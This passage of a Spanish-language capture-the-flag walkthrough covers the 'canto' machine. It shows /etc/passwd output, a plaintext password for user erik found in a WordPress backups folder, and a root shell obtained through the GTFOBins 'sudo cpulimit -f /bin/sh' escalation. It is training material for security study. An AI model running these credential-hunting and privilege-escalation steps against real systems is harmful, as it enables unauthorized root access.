dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:106::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:995:995:polkit:/nonexistent:/usr/sbin/nologin
syslog:x:103:109::/nonexistent:/usr/sbin/nologin
uuidd:x:104:110::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:111::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:113::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:108:114:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
erik:x:1001:1001::/home/erik:/bin/bash
```

Accedemos al directorio: `/home/erik/notes`.

```
cd /home/erik/notes
```


Se encuentran los archivos: `Day1.txt` y `Day2.txt`.

```
cat Day1.txt
```



```
On the first day I have updated some plugins and the website theme.
```


```
cat Day2.txt
```



```
I almost lost the database with my user so I created a backups folder.
```

Se realiza una búsqueda para encontrar los *backups*.

```
find / -name backups 2>/dev/null
```




```
/snap/core24/1055/var/backups
/snap/core22/2045/var/backups
/snap/core22/1380/var/backups
/var/backups
/var/wordpress/backups
```

```
cd /var/wordpress/backups/
```


Se encuentra el archivo: `12052024.txt`.

```
cat 12052024.txt
```



```
 ───────────────────────────────────────
| Users      |        Password          |
 ────────────┼──────────────────────────
| erik       | th1sIsTheP3ssw0rd!       |
 ───────────────────────────────────────
```


```
su erik
```



```
erik@canto:/var/wordpress/backups$
```

Sudo


```
sudo -l
```



```
Matching Defaults entries for erik on canto:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User erik may run the following commands on canto:
    (ALL : ALL) NOPASSWD: /usr/bin/cpulimit
```

Se observa: `/usr/bin/cpulimit`.

Se realiza una búsqueda en GTFOBins.




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo cpulimit -l 100 -f /bin/sh
```

`sudo cpulimit -l 100 -f /bin/sh`



```
Process 1216 detected
# whoami
root
```